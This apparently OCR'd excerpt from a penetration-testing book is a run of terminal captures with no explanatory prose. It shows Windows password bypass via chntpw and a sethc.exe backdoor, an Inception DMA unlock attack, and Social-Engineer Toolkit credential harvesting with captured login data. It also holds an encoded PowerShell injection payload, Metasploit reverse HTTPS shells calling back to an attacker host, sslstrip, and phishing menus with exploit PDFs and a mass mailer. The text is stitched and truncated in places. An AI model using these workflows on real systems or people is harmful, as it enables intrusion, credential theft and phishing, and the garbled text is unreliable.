 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > q

Hives that have changed:
 #  Name
 0  <SAM>
Write hive files? (y/n) [n] : y
 0  <SAM> - OK
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config#
```


Administrator: sethc.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>_
k this computer
Switch User
Windows 7 Enterprise
Esc F1 F2 F3 F4 F5 F6 F7 F8 F9 F10 F11 F12 PrtScr Insert Delete
Backspace



root@kali:~/inception# ./incept
v.0.4.1 (C) Carsten Maartmann-Moe 2017
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter
Usage: incept module [options]
Inception is a physical memory manipulation and hacking tool exploiting PCI-based DMA.
Options:
-h, --help show this help message and exit
-i INTERFACE, --interface=INTERFACE
set the interface to attack through. The default is FireWire.
-f FILENAME, --filename=FILENAME
use a file instead of FireWire data as input; for example to facilitate attacks on VMware machine memory files (.vmem) and to ease testing and signature creation. Must be used with the "file" interface.
-v, --verbose verbose mode - among other things, this prints read data to stdout, useful for debugging.
-d DELAY, --delay=DELAY
delay attack by TIME seconds. Useful to increase the chance that the target machine has successfully granted the host DMA before attacking. If the attack fails, try to increase this value. Default delay is 3 seconds.
--sound sound, inception style.
Available modules: businfo, dump, implant, test, unload, unlock. For module-specific help, type: ./incept [module name] -h/--help. Available interfaces: file, firewire, slotscreamer.


```
mbp:inception carsten$ sudo incept

 _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
 _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
 _|  _|  _|  _|  _|        _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
 _|  _|    _|_|  _|        _|        _|          _|    _|  _|    _|  _|    _|_|
 _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

v.0.2.4 (C) Carsten Maartmann-Moe 2013
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):
------------------------------------------------------------------------------
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID):  (0x0)
------------------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: MICROSOFT CORP.
[*] Available targets:
------------------------------------------------------------------------------
[1] Windows 8: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
[7] Linux Mint: libpam unlock/privilege escalation
------------------------------------------------------------------------------
[?] Please select target (or enter 'q' to quit): 2
[*] Selected target: Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege
    escalation
[*] Initializing bus and enabling SBP-2, please wait  1 seconds or press Ctrl+C
[*] DMA shields should be down by now. Attacking...
[=================================>                          ] 2206 MiB ( 54%)
[*] Signature found at 0x89e22321 (in page # 564770)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAAWWWWRWRRRMRMRMMRMRMMMM!!!
mbp:inception carsten$
```

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.
```

```
[*] WE GOT A HIT! Printing the output:
PARAM: continue=https://accounts.google.com/ManageAccount
PARAM: followup=https://accounts.google.com/ManageAccount
POSSIBLE USERNAME FIELD FOUND: f.req=["vijay","AEThLlzu9LRRJ-Ds
ll,2,false,true,[null,null,[2,1,null,1,"https://accounts.google
POSSIBLE PASSWORD FIELD FOUND: f.req=["vijay","AEThLlzu9LRRJ-Ds
ll,2,false,true,[null,null,[2,1,null,1,"https://accounts.google
PARAM: continue=https%3A%2F%2Faccounts.google.com%2FManageAccou
PARAM: followup=https%3A%2F%2Faccounts.google.com%2FManageAccou
PARAM: bgRequest=["identifier","!WlmlWU5Cg9mwAQEvZv1EnPMFVaEs5E
sICQJsEK5EP2LPGQLrdpPUS6wlhRICUzKkqJDL0org4XBeK6r89UDBiLgcnyJ_J
lzPUdTtNCGMft0CiOIz79WFZrRUxHaFUHiZAArRvDifLJyyBeYg"]
PARAM: azt=AFoagUVYuzA0XODkllFPv5H53IxHMt-Lkw:1497764709802
PARAM: deviceinfo=[null,null,null,[],null,"MY",null,null,[],"Gl
PARAM: gmscoreversion=undefined
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: pstMsg=1
PARAM:
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


192.168.255.130/signin/v2/identifier?flowName=GlifWebSignIn&flowEntry=ServiceLogin
Google
Sign in
with your Google Account
Email or phone
Forgot email?
More options
NEXT


192.168.255.130
Please wait while the site loads...


```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVrHjTSO
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-480
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNDAsImMiOjI0fQ==
PARAM: lgnrnd=225344_AyZh
PARAM: lgnjs=1497765243
POSSIBLE USERNAME FIELD FOUND: email=vijayk
POSSIBLE PASSWORD FIELD FOUND: pass=velu
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
[*********************************************************]

               Multi-Attack Web Attack Vector

[*********************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu
```

```
root@ext-kali:~# cat /root/.set/reports/powershell/x86_powershell_injection.txt
powershell -w 1 -C "sv D -;sv q ec;sv BR ((gv D).value.toString()+(gv q).value.t
ng() 'JABJAFoAeAAgAD0AIAAnACQAaQBhAGMAIAA9ACAAJwAnAFsARABsAGwASQBtAHAAbwByAHQAKA
AHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBp
QAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAH
cABlACwAIAB1AGkAbgB0ACAAZgBsAFAAcgBvAHQAZQBjAHQAKQA7AFsARABsAGwASQBtAHAAbwByAHQA
BdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAQw
AHQAcgAgAGwAcABUAGgAcgBlAGEAZABBAHQAdAByAGkAYgB1AHQAZQBzACwAIAB1AGkAbgB0ACAAZAB3
QAcgAgAGwAcABTAHQAYQByAHQAQQBkAGQAcgBlAHMAcwAsACAASQBuAHQAUAB0AHIAIABsAHAAAUABhAH
QwByAGUAYQB0AGkAbwBuAEYAbABhAGcAcwAsACAASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQA
BtAHMAdgBjAHIAdAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdA
AHQAKABJAG4AdABQAHQAcgAgAGQAZQBzAHQALAAgAHUAaQBuAHQAIABzAHIAYwAsACAAdQBpAG4AdAAg
EAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQAaQBhAG
LQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMA
BCAHkAdAB1AFsAXQBdACQAegAgAD0AIAAwAHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADIALAAwAHgAMA
ACwAMAB4ADgAOQAsADAAeAB1ADUALAAwAHgAMwAxACwAMAB4AGMAMAAsADAAeAA2ADQALAAwAHgAOABi
wAMAB4ADUAMgAsADAAeAAwAGMALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADQALAAwAHgAOABiAC
MAB4AGIANwAsADAAeAA0AGEALAAwAHgAMgA2ACwAMAB4ADMAMQAsADAAeABmAGYALAAwAHgAYQBjACwA
B4ADAAMgAsADAAeAAyAGMALAAwAHgAMgAwACwAMAB4AGMAMQAsADAAeABjAGYALAAwAHgAMABkACwAMA
```


```
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) > [*] https://0.0.0.0:443 handling request
958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.116:443 -> 192.168.0.

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.11
```


```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
Enter the IP address for the reverse payload (LHOST): 192.168.0.116
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack..
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 357 bytes
```




```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 192.168.0.116
LHOST => 192.168.0.116
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.0.116:443
[*] Starting the payload handler...
[*] https://192.168.0.116:443 handling request from 192.168.0.119; (UUID: 5lusos
.
msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.0.116:443 -> 19
0400

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                    Information          Connection
  --  ----                    -----------          ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.116:443 -> 192.16
```

Staff Adjustments 2014




v1.6.0
http://bettercap.org/
[I] Starting [spoofing: discovery: sniffer: tcp-proxy: http-proxy: https-
roxy: sslstrip: http-server: dns-server:] ...
[I] [eth0] 192.168.0.116 : 00:0C:29:D1:13:33 / eth0 (VMware)
[I] Found hostname dlinkrouter for address 192.168.0.1
[I] [GATEWAY] 192.168.0.1 : 1C:5F:2B:09:F1:B0 / dlinkrouter (D-Link Internatio
al)
[I] [DNS] Starting on 192.168.0.116:5300 ...


The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.
There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

```
        ********** PAYLOADS **********

 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 7) Adobe Flash Player "Button" Remote Code Execution
 8) Adobe CoolType SING Table "uniqueName" Overflow
 9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

```
set:payloads>7


  1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
  2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
  4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
```

```
 set:payloads> Port to connect back on [443]:443
 [*] All good! The directories were created.
 [-] Generating fileformat exploit...
 [*] Waiting for payload generation to complete (be patient, takes a bit)...
 [*] Waiting for payload generation to complete (be patient, takes a bit)...
 [*] Waiting for payload generation to complete (be patient, takes a bit)...
 [*] Waiting for payload generation to complete (be patient, takes a bit)...
 [*] Waiting for payload generation to complete (be patient, takes a bit)...
 [*] Payload creation complete.
 [*] All payloads get sent to the template.pdf directory
 [*] If you are using GMAIL - you will need to need to create an application password
answer/6010255?hl=en
 [-] As an added bonus, use the file-format creator in SET to create your attachment.

    Right now the attachment will be imported with filename of 'template.whatever'

    Do you want to rename the file?

    example Enter the new filename: moo.pdf

     1. Keep the filename, I don't care.
     2. Rename the file, I want to be cool.
```

```
set:phishing>2
set:phishing> New filename:sexy.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.
```

